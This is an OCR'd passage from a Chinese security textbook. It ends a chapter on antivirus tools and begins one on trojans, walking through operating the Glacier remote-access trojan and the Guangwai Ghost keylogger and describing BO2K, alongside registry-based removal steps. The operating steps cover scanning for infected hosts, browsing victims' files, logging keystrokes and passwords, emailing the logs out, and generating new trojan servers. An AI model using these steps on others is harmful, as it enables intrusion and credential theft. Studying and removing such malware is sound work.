


图 9-110 “杀毒”窗口



图 9-111 “高级”窗口




图 9-112 “保护”窗口

9.6 小结

如何正确地使用杀毒软件，以及合理有效地使用杀毒软件是读者进行杀毒时必须要做到的。只有这样，才能保证进行杀毒时不损坏系统信息和文件。通过本章的学习，读者可能对几类杀毒软件的功能和使用方法有了比较全面的了解，可以结合实践，选择最有效的杀毒软件，来提高杀毒效率。

第10章 常见木马的工作原理揭秘与清除方法

学习目标

通过本章的学习，使读者了解传统木马与盗密性木马的工作原理与清除方法，主要剖析了冰河、广外幽灵为代表的常见木马。并且针对这些常见的木马，详细阐述了对其清除的方法。

10.1 传统木马的工作原理与清除方法

当前木马的更新日新月异，同时中毒的几率也越来越大。掌握传统木马的工作原理与清除方法是防范新木马的基础。

10.1.1 冰河木马入侵揭秘

此软件主要用于远程监控，可以实现自动跟踪目标机器屏幕变化、记录各种口令信息、获取系统信息、限制系统功能、远程文件操作、注册表操作、发送信息、点对点通信等功能。

下面就具体了解此软件的入侵方法。

（1）冰河木马的组成分为 G_Server.exe 和 G_Client.exe 两部分，其中 G_Server.exe 为被监控端后台监控程序（运行一次即自动安装，可任意改名）。在安装前可以先通过“G_Clien”配置本地服务器程序功能进行一些特殊配置，例如是否将动态 IP 发送到指定信箱、改变监听端口、设置访问口令等。而 G_Client.exe 为监控端执行程序，用于监控远程计算机和配置服务器程序。

（2）冰河是一个基于 TCP/IP 协议和 Windows 操作系统的网络工具，所以首先应确保该协议已被安装且网络连接无误，然后配置服务器程序（如果不进行配置则取默认设置），并在被监控的计算机上运行服务器端监控程序即可。

（3）解压下载的冰河木马软件，运行“G_Client”部分，打开如图 10-1 所示的冰河主界面窗口。

（4）在不能判断哪台计算机中了冰河木马程序时，单击“ ”按钮搜索是否有计算机中了冰河木马。此时打开如图 10-2 所示的“搜索计算机”对话框，在“监听端口”文本框中使用默认的 7626 端口即可，然后设置搜索的 IP 地址范围。




图 10-1 冰河主界面窗口




图 10-2 “搜索计算机”对话框

（5）单击“开始搜索”按钮，进行搜索中了木马的计算机，搜索完成后，如图 10-3 所示。此时在左侧部分将显示搜索到的中有木马的计算机的 IP 地址，如图 10-4 所示。




图 10-3 “搜索结果”窗口




图 10-4 “展开搜索的 IP 地址”窗口

（6）依次双击“IP 地址”→“磁盘盘符”命令项，即可打开中“马”计算机的磁盘，如图 10-5 所示。

（7）在此窗口即可实现对磁盘中的文件进行删除、复制等操作。此时被扫描到的中马计算机已经在入侵者掌握之中了。

（8）单击“命令控制台”按钮，打开如图 10-6 所示的对话框，在此对话框中可以实现系统信息及口令、键盘记录等设置。

（9）展开“控制类命令”项，单击“捕获屏幕”按钮，可以进行屏幕捕捉的设置，如图




图 10-5 “打开磁盘”窗口

10-7 所示。还可以进行发送信息、进程管理等多方面的设置，根据实际需要进行设置即可，读者可以自行尝试设置。




图 10-6 “命令控制台”窗口




图 10-7 “捕获屏幕”窗口

10.1.2 冰河木马的清除

常见的冰河木马程序可以使用如下方法进行清除。

（1）删除 C:\Windows\system 下的 Kernel32.exe 和 Sysexplr.exe 文件。

（2）冰河会在注册表 HKEY_LOCAL_MACHINE\software\microsoft\windows\CurrentVersion Run 下扎根，键值为 C:\windows\system\Kernel32.exe，将其删除。

（3）在注册表的 HKEY_LOCAL_MACHINE\software\microsoft\windows\CurrentVersion\ Runservices 下，有键值为 C:\windows\system\Kernel32.exe 的项，将其删除。

（4）更改注册表 HKEY_CLASSES_ROOT\txtfile\shell\open\command 下的默认值，由中木马后的 C:\windows\system\Sysexplr.exe %1 改为正常情况下的 C:\windows\notepad.exe %1，即可恢复 TXT 文件关联功能。

（5）升级杀毒软件至最新版本，全面进行系统杀毒。

10.1.3 特洛伊木马入侵揭秘

BO2K 是一个典型的特洛伊木马程序，以主控端/被控端这种结构进行工作。主控端（CLIENT）通过向被控端（SERVER）发送命令，来控制装有被控端程序的机器。从功能上来说，主控端可以控制被控机器的以下几个方面。

（1）可以对文件进行删除、复制、移动、重命名以及文件传输。

（2）可以对注册表进行添加、删除、修改键以及键值。

（3）可获得进程列表、杀死某些进程。

（4）可设置对方计算机的共享目录。

（5）可获得对方计算机的所有组、账号、密码，以及 Windows 95 下的密码、屏保密码等。同时也可获得它的 CPU 类型、内存、驱动器信息等。

（6）可以控制 Server 关闭或者卸载，控制对方计算机重启或锁定。

下面来具体了解 BO2K 的工作原理。

（1）BO2K 服务器程序首先判断是否已经安装了 BO2K，如果已安装，则简单地启动服务器，并侦听端口。如果没有安装则拷贝自身到系统目录下，并且注册 BO2K 为每当系统启动时启动 BO2K。

（2）BO2K 以自身的全路径名为参数启动拷贝版的 BO2K，自我删除主要服务器的 WinMain()函数完成。

（3）完成上述步骤后，接着初始化命令数组，建立侦听端口，进入命令循环，这些都是 Entrypoint()函数的工作完成的。

10.2 盗密性木马的工作原理与清除方法

顾名思义，盗密性密码主要目的是得到相应的账号和密码，例如聊天软件，游戏账号等。这类木马让人防不胜防，一旦中招，会带来很大的损失。

10.2.1 广外幽灵木马入侵揭秘

广外幽灵是一个短小精悍的记录工具，可以截取 Windows 窗体中的星号、黑点密码，可以记录键盘、输入法输入的英文以及汉字。记录的内容可以通过 E-mail 发送到指定的邮箱，也可以保存到指定文件中。

主要使用方法如下所示。

（1）此软件无需安装，运行后打开如图 10-8 所示的“广外幽灵”对话框，单击“读取密码框”按钮，切换到“读取密码框”对话框，如图 10-9 所示，勾选“读取所有程序的密码”选项，但是此种方法耗费资源较大。根据实际需要可以浏览选择相应的程序，然后单击“添加”按钮进行添加即可。



图 10-8 “广外幽灵”主窗口



图 10-9 “读取密码框”窗口

（2）单击“记录键盘输入”按钮，切换到如图 10-10 所示的对话框，根据需要选择要记录程序的键盘和输入法，实现对键盘和输入法的监控。

（3）单击“记录处理”按钮，切换到如图 10-11 所示的对话框，在此设置记录的各项数据的处理方法，可以直接保存到磁盘中，也可以发送到指定的邮箱中。




图 10-10 “记录键盘输入”窗口




图 10-11 “记录处理”窗口

（4）单击“安装/卸载”按钮，切换到如图 10-12 所示的对话框，设置“EXE 路径”、“DLL 路径”和“注册表启动项名称”等项。单击“生成服务端”按钮，即可生成一个新的广外幽灵木马。

